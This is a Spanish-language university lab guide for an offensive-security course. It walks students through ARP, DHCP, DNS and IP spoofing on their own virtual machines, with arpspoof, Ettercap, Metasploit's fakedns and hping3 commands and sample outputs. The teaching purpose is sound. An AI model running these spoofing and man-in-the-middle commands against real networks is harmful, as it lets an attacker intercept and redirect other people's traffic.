

| **GUÍA 2.4.2:**

Explotación de Redes

Sigla	Asignatura	Experiencia de Aprendizaje
OCY1104	Ciberseguridad Ofensiva	EA 2 - Pruebas de Penetración Ética
Tiempo	Modalidad de Trabajo	Indicadores de logro
2h	Parejas	IL 2.3

Antecedentes generales

Esta guía tiene como objetivo que el estudiante realice pruebas de penetración éticas de manera efectiva, siguiendo un enfoque sistemático para identificar vulnerabilidades relacionadas con las redes y explotarlas en sistemas operativos Linux y Windows.

Requerimientos para esta actividad

Para el desarrollo de esta actividad deberás disponer de:

- Computador.
- Máquina virtual Kali.
- Máquina Virtual Windows.

Actividad

La actividad consiste en realizar diferentes ataques a nivel de red para confirmar las amenazas en este ámbito y conocer los principales mitigadores.

Instrucciones generales

Inicie sus máquinas virtuales Kali y Windows 10, ambas con las interfaces de red en modo RedNAT.

Instrucciones específicas:

A.- Ataque de ARP Spoofing

1.- Confirme la dirección MAC de su puerta de enlace (default gateway) con los comandos:
C:\>netstat -nr
C:\>arp -a ip_gateway



```
Rutas activas:
Destino de red      Máscara de red      Puerta de acceso    Interfaz  Métrica
0.0.0.0            0.0.0.0            172.16.1.254        172.16.1.136  20
127.0.0.0          255.0.0.0          127.0.0.1           127.0.0.1    1
172.16.1.0          255.255.255.0      172.16.1.136        172.16.1.136  20
172.16.1.136        255.255.255.255    127.0.0.1           127.0.0.1    20
172.16.255.255      255.255.255.255    172.16.1.136        172.16.1.136  20
224.0.0.0          240.0.0.0          172.16.1.136        172.16.1.136  20
255.255.255.255     255.255.255.255    172.16.1.136        172.16.1.136  1
Puerta de enlace predeterminada: 172.16.1.254
=====
Rutas persistentes:
Dirección de red      Máscara de red  Dirección de puerta de enlace  Métrica
0.0.0.0            0.0.0.0      192.168.56.101      1
C:\Documents and Settings\Jaime Gomez>arp -a 172.16.1.254
Interfaz: 172.16.1.136 --- 0x2
Dirección IP          Dirección física      Tipo
172.16.1.254          a4-b1-e9-f5-9d-68    dinámico
```

2.- Confirme que puede navegar desde su máquina Windows (víctima).

```
C:\Documents and Settings\Jaime Gomez>ping www.yahoo.com
Haciendo ping a fd-fp3.wg1.b.yahoo.com [98.139.183.241] con 32 bytes de datos:
Respuesta desde 98.139.183.24: bytes=32 tiempo=389ms TTL=45
Respuesta desde 98.139.183.24: bytes=32 tiempo=387ms TTL=45
Respuesta desde 98.139.183.24: bytes=32 tiempo=383ms TTL=45
Respuesta desde 98.139.183.24: bytes=32 tiempo=386ms TTL=45
Estadísticas de ping para 98.139.183.24:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 383ms, Máximo = 389ms, Media = 386ms
```

3.- En su máquina Kali ejecute el siguiente comando:

arpspoof -i eth0 -t ip_victima ip_gateway

```
root@kali:~# arpspoof -i eth0 -t 172.16.1.136 172.16.1.254
8:0:27:6b:99:3b 8:0:27:f4:d2:b9 0806 42: arp reply 172.16.1.254 is-at 8:0:27:6b:99:3b
8:0:27:6b:99:3b 8:0:27:f4:d2:b9 0806 42: arp reply 172.16.1.254 is-at 8:0:27:6b:99:3b
```

4.- Ejecute en su máquina Windows nuevamente el comando:

C:\>arp -a ip_gateway

```
Interfaz: 172.16.1.136 --- 0x2
Dirección IP          Dirección física      Tipo
172.16.1.254          a4-b1-e9-f5-9d-68    dinámico
C:\Documents and Settings\Jaime Gomez>arp -a 172.16.1.254
Interfaz: 172.16.1.136 --- 0x2
Dirección IP          Dirección física      Tipo
172.16.1.254          08-00-27-6b-99-3b    dinámico
```

¿Qué cambio observó? ¿De quién es la MAC que aparece asociada a la IP del Gateway?

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6b:99:3b
          inet addr:172.16.1.135  Bcast:172.16.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6b:993b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:232 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36837 (35.9 KiB)  TX bytes:5310 (5.1 KiB)
```

5.- Intente navegar desde su máquina Windows ¿Qué sucedió?

```
C:\Documents and Settings\Jaime Gomez>ping www.yahoo.com
La solicitud de ping no pudo encontrar el host www.yahoo.com. Compruebe el nombre y vuelva a intentarlo.
```

6.- Habilite el routing en su servidor Kali con el siguiente comando:

echo 1 > /proc/sys/net/ipv4/ip_forward

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# more /proc/sys/net/ipv4/ip_forward
1
root@kali:~#
```

7.- Conéctese a alguna página web desde su máquina Windows y confirme que puede navegar sin problemas.

```
C:\Documents and Settings\Jaime Gomez>ping www.yahoo.com

Haciendo ping a ir-ds-any-fp3-lfb.wa1.b.yahoo.com [98.139.180.149] con 32 bytes
de datos:

Respuesta desde 98.139.180.149: bytes=32 tiempo=386ms TTL=45
Respuesta desde 98.139.180.149: bytes=32 tiempo=391ms TTL=45
Respuesta desde 98.139.180.149: bytes=32 tiempo=385ms TTL=45
Respuesta desde 98.139.180.149: bytes=32 tiempo=392ms TTL=45

Estadísticas de ping para 98.139.180.149:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
            <0% perdidos>.
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 385ms, Máximo = 392ms, Media = 388ms

C:\Documents and Settings\Jaime Gomez>arp -a 172.16.1.254

Interfaz: 172.16.1.136 --- 0x2
    Dirección IP           Dirección física          Tipo
172.16.1.254              08-00-27-6b-99-3b        dinámico
```

8.- Observe el tráfico con la herramienta WireShark instalada en su servidor Kali y confirme que la dirección MAC del Gateway de la maquina víctima sigue “secuestrada”.

Filter: ip.src==172.16.1.136		Expression... Clear Apply Save			
No.	Time	Source	Destination	Protocol	Length Info
179	46.496006000	172.16.1.136	8.8.8.8	DNS	76 Standard query 0xbceb A www.latercera.cl
180	46.496069000	172.16.1.135	172.16.1.136	ICMP	104 Redirect (Redirect for host)
181	46.496112000	172.16.1.136	8.8.8.8	DNS	76 Standard query 0xbceb A www.latercera.cl
183	46.509130000	172.16.1.136	200.91.29.77	TCP	62 cardax > http [SYN] Seq=0 Win=65535 Len=0 MS
184	46.509130000	172.16.1.136	200.91.29.77	TCP	62 [TCP Out-Of-Order] cardax > http [SYN] Seq=0
186	46.522783000	172.16.1.136	200.91.29.77	TCP	60 cardax > http [ACK] Seq=1 Ack=1 Win=65535 Le
187	46.522812000	172.16.1.136	200.91.29.77	TCP	54 [TCP Dup ACK 186#1] cardax > http [ACK] Seq=
188	46.523011000	172.16.1.136	200.91.29.77	HTTP	434 GET / HTTP/1.1
189	46.523028000	172.16.1.136	200.91.29.77	HTTP	434 [TCP Retransmission] GET / HTTP/1.1
191	46.538641000	172.16.1.136	8.8.8.8	DNS	77 Standard query 0x17e9 A www.latercera.com
192	46.538675000	172.16.1.135	172.16.1.136	ICMP	105 Redirect (Redirect for host)
193	46.538694000	172.16.1.136	8.8.8.8	DNS	77 Standard query 0x17e9 A www.latercera.com


9.- Cancele el ataque con las teclas Ctrl+C y confirme que la dirección MAC vuelve a su valor original.

B.- DHCP Spoofing


1.- Confirme la operación del servidor DHCP, en su máquina Windows, ejecutando los siguientes comandos:

- C:\>ipconfig /release
- C:\>ipconfig /renew


2.- Desde su máquina Kali ejecute la aplicación Ettercap-Graphical.




3.- En la opción "Sniff > Unified Sniffing" escoja la interfaz para realizar el ataque.




4.- Ejecute la opción "Start > Start Sniffing" para iniciar la aplicación.



5.- A continuación, ejecute la opción "MitM > DHCP Spoofing".




6.- Configure los parámetros del ataque como se muestra en la figura:



7.- Ejecute nuevamente, en su máquina Windows, los siguientes comandos:


- C:\>ipconfig /release
- C:\>ipconfig /renew

¿Cuál fue el resultado?




8.- Confirme la asignación del DNS con el comando:

- C:\>nslookup



9.- Detenga el ataque, ejecutando la opción "Start > Stop Sniffing".



10.- Ejecute nuevamente, en su máquina Windows, los siguientes comandos:


- C:\>ipconfig /release

- C:\>ipconfig /renew

Y confirme que vuelve a los parámetros originales.

C.- DNS Spoofing


1.- Levante en su máquina Kali la aplicación Metasploit con el comando:
msfconsole



2.- Ejecute el auxiliar de “Fake DNS” con el comando:
msf > use auxiliary/server/fakedns



3.- Confirme los parámetros a configurar con el comando:
msf > show options



4.- Configure los parámetros como se indica a continuación:

- SRVHOST (dirección IP local).
- TARGETDOMAIN (dirección del sitio que se hará bypass).
- TARGETHOST (direcciones IP a la que serán dirigidos los clientes).

5.- Configure los parámetros:

```
msf auxiliary(fakedns) > set srvhost 10.0.2.4
srvhost => 10.0.2.4
msf auxiliary(fakedns) > set targetdomain www.lun.com
targetdomain => www.lun.com
msf auxiliary(fakedns) > set targethost 172.24.10.136
targethost => 172.24.10.136
msf auxiliary(fakedns) > show options

Module options (auxiliary/server/fakedns):

  Name          Current Setting  Required  Description
  ----          -
  SRVHOST        10.0.2.4         yes       The local host to
  SRVPORT        53               yes       The local port to
  TARGETACTION    BYPASS           yes       Action for TARGETD
  AKE, BYPASS)
  TARGETDOMAIN    www.lun.com       yes       The list of target
  ant to fully resolve (BYPASS) or fake resolve (FAKE)
  TARGETHOST      172.24.10.136    no        The address that a
  solve to
```

6.- Ejecute el auxiliar con el comando:
msf > auxiliary (fakedns) run

```
msf auxiliary(fakedns) > run
[*] Auxiliary module execution completed


[*] DNS server initializing
[*] DNS server started
```

7.- Ejecute el ataque de DHCP Spoofing para que la dirección IP de DNS Server asignada sea la dirección IP de su servidor KALI.

```
Adaptador de Ethernet Conexión de área local:

Sufijo DNS específico para la conexión. . . :
Vínculo: dirección IPv6 local. . . : fe80::cc93:aa0c:5984:8667%11
Dirección IPv4. . . . . : 10.0.2.14
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : 10.0.2.4
```

8.- Conéctese, con su browser, a algún sitio distinto al configurado como bypass.



D.- IP Spoofing

1.- Abra una ventana de comando en su máquina Kali y ejecute el siguiente comando:

```
# hping3 -a ip_falsa ip_victima
```

donde: ip_victima, es la dirección IP de su servidor Windows 2008.

2.- Observe lo capturado en su aplicación Wireshark.

No.	Time	Source	Destination	Protocol	Length
33	104.711868000	200.20.32.4	192.168.56.103	TCP	54
35	105.718791000	200.20.32.4	192.168.56.103	TCP	54
36	106.719456000	200.20.32.4	192.168.56.103	TCP	54
37	107.720696000	200.20.32.4	192.168.56.103	TCP	54
39	108.726623000	200.20.32.4	192.168.56.103	TCP	54
40	109.735205000	200.20.32.4	192.168.56.103	TCP	54
41	110.735878000	200.20.32.4	192.168.56.103	TCP	54

3.- Ejecute el mismo comando nuevamente, cambiando el parámetro ip_falsa y observe lo que sucede.

4.- A continuación, ejecute el siguiente comando y observe lo que sucede:

```
# hping3 -1 ip_victima
```

Efecto: _____

5.- A continuación, ejecute el siguiente comando y observe lo que sucede

```
# hping3 -1 --rand-source ip_victima
```

Efecto: _____

6.- A continuación, ejecute el siguiente comando y observe lo que sucede:

```
# hping3 -1 -d 80 ip_victima
```

Efecto: _____

7.- Investigue cómo realizar los siguientes paquetes IP con el comando hping3.

a) IP origen aleatoria, IP destino servidor Windows, puerto destino 80.

b) IP origen host local, IP destino servidor Windows, tamaño de paquete 100 bytes, servicio UDP, puerto destino 53.